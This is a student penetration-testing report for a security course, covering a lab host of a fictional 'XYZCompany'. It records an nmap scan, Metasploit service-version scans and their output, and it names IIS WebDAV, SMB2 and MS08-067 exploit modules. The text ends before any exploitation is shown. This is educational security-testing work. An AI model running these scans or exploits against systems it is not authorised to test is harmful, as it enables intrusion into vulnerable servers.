XYZCOMPANY

External Network and Web Site Security Testing

Pentester: Nikhil Razdan
Course Name: Security Testing Essentials
Test Date: MAY 5 2017
Course / Section: CSC 570 Z

Summary:

The test performed in this report were to test the external network and Web site security of the XYZCompany. With the initial reachability test and port scan, it showed the open port and services running that are susceptible to various exploits available from different exploitation framework. I have used Armitage a Metasploit Graphical user interface.

The first vulnerability in question is for windows based webserver running ISS and has WEBDAV service running on it. The exploit “iis_webdav_upload_asp” uploads a payload using ASP script via a WebDAV PUT request.

The second vulnerability is for older windows server and client OS. The exploit “ms09_050_smb2_negotiate_func_index” exploits an out of bounds function in the SMB request validation code of driver SRV2.SYS which is included in the windows OS.

The third vulnerability is for windows XP machine and exploits NetAPI32.dll. The exploit is “ms08_067_netapi”.


For all the Vulnerability and the associated attacks, the root cause is either the systems are not up to date in terms of OS patching, service packs, updates and are running services that are not needed.

All the devices have default accounts enabled with week password set and no restriction for remote access. Webserver and SQL server are outdated and running services that are not needed.

I was able to use these vulnerabilities to perform different attacks and exploits as described in the following pages.

External IP address reachability:

For the testing purpose I have been given an IP address 216.1.1.1. To start the test, I have first checked if the IP is reachable from my machine using ping command as shown below.



Since the IP is reachable, I can start digging more and try to figure out more about the device where the IP is configured.


Port Scan Discovery:


For port scanning I am using a tool named Zenmap which is essentially a graphical interface for nmap utility. With the scan as follows I was able to determine a lot about the host with IP 216.1.1.1.


Command used :- **Nmap –T4 –A –v 216.1.1.1**
Nmap Switches used:
-T4: Prohibits the dynamic scan delay from exceeding 10ms for TCP ports.
-A: For Aggressive scan option which includes OS detection, Version scanning, script scanning and traceroute.
-v: To increase verbosity level (faster and better output).


Discoveries:


- Hostname of the machine.
- OS and service pack of the machine.
- Services, open ports and service version number.
- Host MAC address.
- FTP service with anonymous login allowed.
- Information related to HTTP service: -
  - Http Methods available
  - Potentials risky Http methods
  - List of directories in robots.txt
  - http title


Zenmap
Scan Tools Profile Help
Target: 216.1.1.1
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 216.1.1.1


Nmap Output
Ports / Hosts
Topology
Host Details
Scans
server.XYZcompany.com (216.1.1.1)
Host Status
State: up
Open ports: 5
Filtered ports: 995
Closed ports: 0
Scanned ports: 1000
Up time: Not available
Last boot: Not available
Addresses
IPv4: 216.1.1.1
IPv6: Not available
MAC: 00:50:56:A4:03:CC
Hostnames
Name - Type: server.XYZcompany.com - PTR
Operating System
Name: Microsoft Windows Server 2003 SP2
Accuracy: 95%


Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -A -v 216.1.1.1
21/tcp open ftp Microsoft ftpd
ftp-anon: Anonymous FTP login allowed (FTP code 230)
08-27-12 08:41PM 2069076 Security Plus Lab 01.pdf
08-27-12 08:42PM 1744189 Security Plus Lab 02.pdf
08-27-12 08:42PM 1624900 Security Plus Lab 03.pdf
08-27-12 08:42PM 1571954 Security Plus Lab 04.pdf
08-27-12 08:42PM 2430498 Security Plus Lab 05.pdf
08-27-12 08:43PM 1456843 Security Plus Lab 06.pdf
08-27-12 08:43PM 1544632 Security Plus Lab 07.pdf
08-27-12 08:43PM 1067588 Security Plus Lab 08.pdf
08-27-12 08:43PM 1967803 Security Plus Lab 09.pdf
08-27-12 08:43PM 1577804 Security Plus Lab 10.pdf
08-27-12 08:43PM 2298688 Security Plus Lab 11.pdf
08-27-12 08:44PM 1577200 Security Plus Lab 12.pdf
08-27-12 08:44PM 2037243 Security Plus Lab 13.pdf
08-27-12 08:44PM 2586152 Security Plus Lab 14.pdf
08-27-12 08:44PM 1125506 Security Plus Lab 15.pdf
08-27-12 08:44PM 2340971 Security Plus Lab 16.pdf



Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Port
Protocol
State
Service
Version
21 tcp open ftp Microsoft ftpd
23 tcp open telnet Microsoft Windows XP telnetd (no more connections allowed)
25 tcp open smtp Microsoft ESMTP 6.0.3790.0
80 tcp open http Microsoft IIS httpd 6.0
110 tcp open pop3 MS Exchange 2003 pop3d 6.5.6944.0



80/tcp open http Microsoft IIS httpd 6.0
| http-methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST MOVE MKCOL PROPPATCH
| Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
| See http://nmap.org/nsedoc/scripts/http-methods.html
| http-robots.txt: 2 disallowed entries
| /admin/ /webdav/
|_http-title: Company XYZ Login

Port scan has reviled a lot of potential information. The output shows us that there are few open ports on the external facing interfaces for the services running and the version of the services as well.
From the information provided by zenmap, I can assume that it is a device with windows server 2003 Service pack 2 and is running IIS version 6.0. I can see robots.txt disallowing access to two locations, /admin and /webdav. This has given me a hint that two directories are restricted to grant webroot access to web bots.
With all this information I can try to exploit the machine with known WEBDAV attack on IIS running on windows server 2003.
Here WEBDAV is Web Distributed Authoring and Versioning which allows user to collaborate on documents using web-based authentication.

Armitage IIS WEBDAV attack:

It is time to exploit the device using the previous information. For this purpose, I am using "**iis_webdav_upload_asp**" exploit which is an IIS attack available in Armitage. For this I have first added the know host, scanned it, which scanned the device with IP 216.1.1.1 for open ports and services. Using these ports, it provided us more information related to the services such as service type, hosting and version.







```
msf  auxiliary(tcp) > run -j
[*] Auxiliary module running as background job
[*] 216.1.1.1:23 - TCP OPEN
[*] 216.1.1.1:21 - TCP OPEN
[*] 216.1.1.1:80 - TCP OPEN
[*] 216.1.1.1:25 - TCP OPEN
[*] 216.1.1.1:110 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
```

```
msf  auxiliary(telnet_version) > run -j
[*] Auxiliary module running as background job
[*] 216.1.1.1:23 TELNET Welcome to Microsoft Telnet Service \x0a\x0a\x0dlogin:
[*] Scanned 1 of 1 hosts (100% complete)

msf  auxiliary(ftp_version) > run -j
[*] Auxiliary module running as background job
[*] 216.1.1.1:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
```


```
msf  auxiliary(http_version) > run -j
[*] Auxiliary module running as background job
[*] 216.1.1.1:80 Microsoft-IIS/6.0 ( Powered by ASP.NET )
[*] Scanned 1 of 1 hosts (100% complete)
```

```
msf  auxiliary(smtp_version) > run -j
[*] Auxiliary module running as background job
[*] 216.1.1.1:25 SMTP 220 server.XYZCOMPANY.COM Microsoft ESMTP MAIL Service, Version: 6.0.3790.0 ready at  Fri, 5 May 2017
09:46:41 -0400 \x0d\x0a
[*] Scanned 1 of 1 hosts (100% complete)
```


```
msf  auxiliary(pop3_version) > run -j
[*] Auxiliary module running as background job
[*] 216.1.1.1:110 POP3 +OK Microsoft Exchange Server 2003 POP3 server version 6.5.6944.0 (server.XYZCOMPANY.COM)
ready.\x0d\x0a
[*] Scanned 1 of 1 hosts (100% complete)
```




In order to look for attacks, I have to find the attacks for the version of OS from Armitage and doing that gives me a list of attacks available for the machine with windows server 2003 OS.



